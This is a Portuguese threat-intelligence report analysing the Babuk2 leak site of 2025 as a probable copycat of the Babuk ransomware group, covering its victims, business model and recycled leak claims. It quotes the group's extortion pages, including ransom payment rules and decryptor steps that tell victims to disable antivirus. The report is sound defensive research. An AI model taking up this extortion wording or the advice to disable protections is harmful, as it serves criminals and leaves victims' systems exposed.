

TLP: CLEAR



RELATÓRIO DE PESQUISAS

Babuk2 em 2025

Retorno legítimo ou Copycat estratégico?




Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

 <p>Malware</p>	 <p>Malware</p>	 <p>Ransomware</p>
<p>ISH</p> <p>CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES</p> <p>Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...</p> <p>BAIXAR</p>	<p>ISH</p> <p>ALERTA PARA RETORNO DO MALWARE EMOTET!</p> <p>O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...</p> <p>BAIXAR</p>	<p>ISH</p> <p>GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS</p> <p>O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...</p> <p>BAIXAR</p>

SUMÁRIO

1	Introdução executiva.....	6
2	Estratégico	6
2.1	Introdução sobre a nova ameaça	6
2.2	Vitimologia do ‘Babuk2’ Ransomware	7
3	Tático	9
3.1	Modelo de negócio – Babuk	9
3.2	Detalhes da operação do Babuk2	10
3.3	Falsas reivindicações de vazamentos	13
3.4	Nova variante do Babuk: Inexistente ou estratégia de Desinformação?	14
4	Análise do Babuk Locker original.....	15
4.1	Identificação de linguagem utilizada e Strings em texto puro	16
4.2	Engenharia reversa do Babuk Locker	17
4.2.1	Criação de Mutex.....	17
4.2.2	Processo de finalização de serviços e processos	18
4.2.3	Desabilitação de recuperação do sistema	22
4.2.4	Rotina de criptografia do Babuk Locker.....	23
5	Vazamento de código fonte.....	27
6	Conclusão de Pesquisa	29
7	Operacional	30
7.1.1	Engenharia de Detecção	30
8	MITRE ATT&CK – TTPs	31
9	Malware Behavior Catalog (MBC)	32
10	Recomendações	33
11	Indicadores de Comprometimento	35
12	Referências	36
13	Autores	36

LISTA DE TABELAS

Tabela 1 - Mapeamento MITRE ATT&CK do Babuk.....	31
Tabela 2 - Mapeamento MBC do Babuk Locker.....	32
Tabela 3 - Indicadores de Comprometimento.....	35
Tabela 4 - Indicadores de Comprometimento.....	35
Tabela 5 - Dedicated Leak Site Ativo do Babuk2.....	35
Tabela 6 - Dedicated Leak Site Ativo do Babuk2.....	35

LISTA DE FIGURAS

Figura 1 - Página de Bem-Vindo do DLS do Babuk2.	7
Figura 2 – Setores afetados pelo Babuk2 em 2025.	8
Figura 3 - Modelo de negócio RaaS comum a todos os grupos inclusive do Babuk original.	9
Figura 4 - Programa de Afiliados para 2025.	10
Figura 5 - Setores não afetados pelo Babuk2.	11
Figura 6 - Regras e página sobre nós do ransomware.	11
Figura 7 - Vazamento de dados das vítimas.	12
Figura 8 - Falsas atribuições do Babuk sendo a origem do Lockbit.	13
Figura 9 - Falsas atribuições do Babuk sendo a origem do Funksec.	13
Figura 10 - Fluxo geral de execução do Babuk Locker.	15
Figura 11 - Identificação de tamanho e de linguagem de programação.	16
Figura 12 – Criação de mutex.	17
Figura 13 – Rotina de finalização de serviços.	18
Figura 14 - Lista de serviços finalizados.	19
Figura 15 - Rotina de finalização de processos.	20
Figura 16 - Lista de Processos	21
Figura 17 - Rotina de inibição de recuperação do sistema.	22
Figura 18 - Loop de identificação de volumes.	24
Figura 19 - Rotina de criptografia remota.	25
Figura 20 - Rotina de criptografia remota.	26
Figura 21 - Placeholder do README do código fonte vazado do Babuk.	27
Figura 22 - Placeholder presente em uma variante compilada.	28
Figura 23 - Mutex referente a última versão do Babuk.	28

1 INTRODUÇÃO EXECUTIVA

Este relatório de segurança, desenvolvido pela equipe de inteligência do **Purple Team da ISH Tecnologia**, tem como objetivo proporcionar uma compreensão aprofundada e um dimensionamento preciso das ameaças cibernéticas identificadas. O documento está estruturado em três níveis de abordagem: **Estratégico**, **Tático** e **Operacional**, garantindo uma visão completa e integrada das ameaças e ações recomendadas.

2 ESTRATÉGICO

2.1 INTRODUÇÃO SOBRE A NOVA AMEAÇA

O ransomware **Babuk** surgiu em 2021, operando sob o modelo de **Ransomware-as-a-Service (RaaS)** e adotando a estratégia de “**big game hunting**”, direcionando seus ataques a organizações com alta capacidade de pagamento. Desde o início, o grupo combinou **criptografia de arquivos** com **dupla extorsão** — não apenas bloqueando os dados das vítimas, mas também exfiltrando informações sensíveis para intensificar a pressão pelo pagamento, sob ameaça de vazamento público. Inicialmente, o Babuk utilizava algoritmos de criptografia como o **ChaCha8**, posteriormente substituído pelo **HC-128** em versões mais avançadas. Apesar da relativa simplicidade de seu código, que apresentava falhas de engenharia e ausência de técnicas robustas de ofuscação, o grupo foi eficaz ao explorar vetores de ataque amplamente conhecidos, como **phishing**, **exploração de vulnerabilidades (CVEs)** em sistemas expostos e **acesso remoto via RDP**. A partir desses pontos de entrada, os operadores estabeleciam persistência e realizavam movimentações laterais dentro das redes corporativas.

Com o aumento da atenção das autoridades e a repercussão de seus ataques, o grupo anunciou sua “aposentadoria” ainda em 2021. No entanto, esse desligamento se mostrou temporário. Um novo grupo, identificado como **Babuk2**, retomou as operações com foco menos na criptografia e mais na **extorsão baseada em vazamento de dados**, demonstrando uma adaptação das suas **Táticas, Técnicas e Procedimentos (TTPs)** ao cenário de ameaças em evolução. Além disso, o **vazamento do código-fonte original** do Babuk teve impacto significativo: permitiu que diversos outros atores criassem variantes customizadas, inclusive adaptadas para **ambientes Linux, dispositivos NAS e servidores com hipervisores ESXi**, ampliando consideravelmente os vetores de ataque disponíveis.

Mais recentemente, foi identificado um novo **Dedicated Leak Site (DLS)** operando sob os nomes “**Babuk2**” ou “**Babuk-Bjorka**”, reivindicando a retomada das atividades do grupo original. Contudo, a comunidade de inteligência de ameaças permanece **cética quanto à autenticidade** dessa nova operação. A

hipótese predominante é que se trate de um **copycat**, ou seja, um ator oportunista que explora o nome Babuk e sua reputação para ganhar notoriedade, reutilizando dados de incidentes anteriores — muitos deles, inclusive, atribuídos a outros grupos, sem qualquer relação com os operadores originais..




Figura 1 - Página de Bem-Vindo do DLS do Babuk2.

2.2 VITIMOLOGIA DO ‘BABUK2’ RANSOMWARE

O DLS ativo do **Babuk2** é frequentemente atualizado, portanto, os dados abaixo refletem apenas a estatística até o momento em que esta pesquisa foi produzida. Suas operações concentram-se principalmente na América do Norte e Europa, seguido por impactos bastante relevantes na Ásia e **América** Latina tendo o **Brasil** como maior foco de ataques.

Desde janeiro, observa-se uma tendência crescente de foco em entidades **governamentais** e **órgãos públicos**, o que pode indicar uma estratégia deliberada do grupo para **ganhar visibilidade** ou exercer maior pressão midiática e institucional. Esse padrão reforça a necessidade de atenção redobrada por parte de organizações públicas, que têm se tornado alvos preferenciais em campanhas recentes de extorsão digital. A imagem abaixo, evidencia que os **setores mais impactados** pelas ações atribuídas ao **Babuk2**, com base nos dados extraídos diretamente de seu **Dedicated Leak Site (DLS)**, são os segmentos de **Tecnologia** e **Setor Público**, conforme demonstrado na imagem um pouco abaixo.

Total de Setores com Dados Vazados no DLS do Babuk2 em 2025




Figura 2 – Setores afetados pelo Babuk2 em 2025.

3 TÁTICO

3.1 MODELO DE NEGÓCIO – BABUK

O modelo de negócio *Ransomware-as-a-Service* (*RaaS*) opera de maneira similar a um serviço de software, onde desenvolvedores de ransomware criam e mantêm o malware, enquanto "*afiliados*" o utilizam para realizar ataques. Os afiliados pagam uma taxa ou compartilham uma porcentagem dos lucros obtidos com os desenvolvedores em troca do acesso ao ransomware e a *Toolkits*, além de acesso à infraestrutura como *sistema de pagamento*, sistema de *chat com as vítimas*, e acesso ao *Dedicated Leak Site*. Embora o Babuk Locker tenha sido inicialmente associado a um grupo específico, o vazamento de seu código fonte pode, indiretamente, facilitar a entrada de novos atores no modelo *RaaS*, permitindo que outros grupos ou indivíduos utilizem o código vazado para construir suas próprias ofertas de *RaaS* ou para se tornarem afiliados de outras operações existentes.




Figura 3 - Modelo de negócio RaaS comum a todos os grupos inclusive do Babuk original.

3.2 DETALHES DA OPERAÇÃO DO BABUK2

Com esta suposta '*volta*', o **Babuk** também lançou um **Programa de Afiliados** para 2025, informando que estão à procura de um time *experiente de Pentest*, para compor o Programa de Afiliados.




Figura 4 - Programa de Afiliados para 2025.

No *DLS* é possível ver os setores nas quais o **Babuk2** não vai “direcionar ataques”, com o objetivo de demonstrar uma possível ética em suas ações, sempre utilizando termos como '*Auditar*' ao invés de '*Invadir*'.

We do not audit

next categories of organizations



Hospitals

Except private plastic surgery clinics, private dental clinics



Non-Profit

Any non-profitable charitable foundation



Schools

Except the major universities



Small Business

Companies with annual revenue less than 4 mln\$ (info about revenue we take from zoominfo)

Show leaks info

[About Us](#) / [Our Rules](#)

Figura 5 - Setores não afetados pelo Babuk2.

Também há instruções sobre o grupo, que supostamente é o **Babuk**, além de suas regras de pagamento e um rápido **FAQ** referente a utilização do **Decryptor** disponibilizado às vítimas que pagarem para ter os dados de volta.

About Us

What is BABUK?

Non malicious, specialized software, created with purpose to show the security issues inside the corporate networks.

Babuk uses strong symmetric encryption combined with ECDH, that's mean that data impossible to recovery without our private key.

In our understanding - we are some kind of a cyberpunks, we randomly test corporate networks security and in case of penetration, we ask money, and publish the information about threats and vulnerabilities we found, in our blog if company doesn't want to pay.

For example, imagine the situation: villains intruding the building company's network (huge developer who specializes on sport objects), those villains doesn't care about money, they are crazy fanatics from terroristic organization, they get the blueprints and schematics... just think what going to be further..

Our audit is not the worst thing can happen to your company, but think twice, pay by money, of maybe the people lives...

Our Rules

Payment Rules:

- We will give Bitcoin wallet to a client directly in chat. (please request BTC wallet once you ready for payment)

- Client should send at first 1 bitcoin on our wallet, just for verification purposes. After we will confirm this transaction, client can send the whole amount.

- After the 1st confirm on blockchain would be received, we will initiate process of providing you with all that was claimed

HOW-to-USE DECRYPTOR

- Before install it on any server or host, you should turn off Anti-virus software and windows defender, also better switch off internet connection.

- Than you have to RUN program "As Administrator", after decryption will be finished you will get the message,so wait for it.

- You have to copy and paste Decryption tool on each Locked server or host and execute it there.

Figura 6 - Regras e página sobre nós do ransomware.

Também é possível termos acesso aos dados vazados das vítimas decidiram não pagar o resgate dos dados, e tiveram os dados publicados no **DLS** do **Babuk2**.




Figura 7 - Vazamento de dados das vítimas.

3.3 FALSAS REIVINDICAÇÕES DE VAZAMENTOS

Um dos argumentos que utilizamos para suspeitar desta 'volta' do **Babuk**, são as postagens no *DLS* do **Babuk**, de vazamentos de dados de vítimas atribuídas a si próprio, mas que na verdade são vazamentos que já ocorreram no passado por meio de outro Grupo de *RaaS*. Abaixo podemos observar um exemplo de duas postagens de vazamento de dados publicados na *DLS* do **Babuk**, mas que na verdade, a plataforma ransomware.live identificou que este vazamento já havia sido reivindicado pelo **Lockbit3** no mesmo mês de **Janeiro de 2025**.



Figura 8 - Falsas atribuições do Babuk sendo a origem do Lockbit.

Outro exemplo foram as duas postagens abaixo, que na verdade, também já haviam sido reivindicados pelo **Funksec**, em **Dezembro de 2024** e em **Janeiro de 2025**.




Figura 9 - Falsas atribuições do Babuk sendo a origem do Funksec.

Após a divulgação, por parte da comunidade de inteligência, de que a suposta "retomada" das operações do Babuk poderia se tratar de um **copycat** — e não de uma reativação legítima pelos operadores originais — observou-se um **movimento de recuo**. Todas as postagens relacionadas a vazamentos de dados atribuídos a outros grupos de ransomware foram removidas do Dedicated Leak Site (DLS) vinculado ao Babuk. Esse comportamento reforça a hipótese de que a

operação não possuía legitimidade e estava tentando **capitalizar em cima da reputação do grupo original**, utilizando dados reaproveitados para simular atividade.

3.4 NOVA VARIANTE DO BABUK: INEXISTENTE OU ESTRATÉGIA DE DESINFORMAÇÃO?

Quando um grupo notório de Ransomware-as-a-Service (RaaS) anuncia seu retorno após um período de inatividade, é natural esperar evoluções em suas operações e, sobretudo, atualizações em seu principal ativo: o ransomware utilizado nas campanhas. No entanto, no caso do Babuk, essa expectativa não se concretizou. Um ponto crítico que sustenta essa análise é o fato de que o código-fonte original do Babuk Locker foi vazado publicamente e continua disponível em fóruns abertos. Isso permite que qualquer ator possa reutilizá-lo em suas próprias campanhas, o que compromete a capacidade de atribuição precisa a um operador legítimo ou original. Diante disso, seria razoável supor que, em uma retomada real, o grupo investiria em uma versão atualizada da ferramenta, incorporando novas técnicas de evasão, criptografia e persistência — algo comum em retornos legítimos de grupos sofisticados. No entanto, até o momento, nenhuma nova amostra de ransomware associada às recentes vítimas listadas no Dedicated Leak Site (DLS) do Babuk foi identificada em repositórios públicos como *VirusTotal* ou *MalwareBazaar*.

Considerando o elevado número de vítimas em um curto intervalo de tempo, é improvável que nenhum artefato tenha sido detectado ou submetido a essas plataformas — o que reforça a hipótese de que está suposta nova operação esteja focada exclusivamente na exfiltração e vazamento de dados, deixando de lado a tática de criptografia e indisponibilidade de sistemas, tradicional nos ataques com ransomware. Esse comportamento fortalece a teoria de que estamos diante de um modelo de extorsão baseado apenas na divulgação de dados sensíveis, possivelmente orquestrado por um ator oportunista, e não pelos desenvolvedores originais do Babuk.

4 ANÁLISE DO BABUK LOCKER ORIGINAL

Nesta seção iremos nos aprofundar nas principais características do **Babuk Locker** original, o que e como ele implementa determinada capacidade, com o objetivo de obter inteligência deste novo ransomware, a fim de que possamos ter uma rastreabilidade de sua evolução, ao longo do tempo. Abaixo, podemos observar o seu fluxo macro da execução.

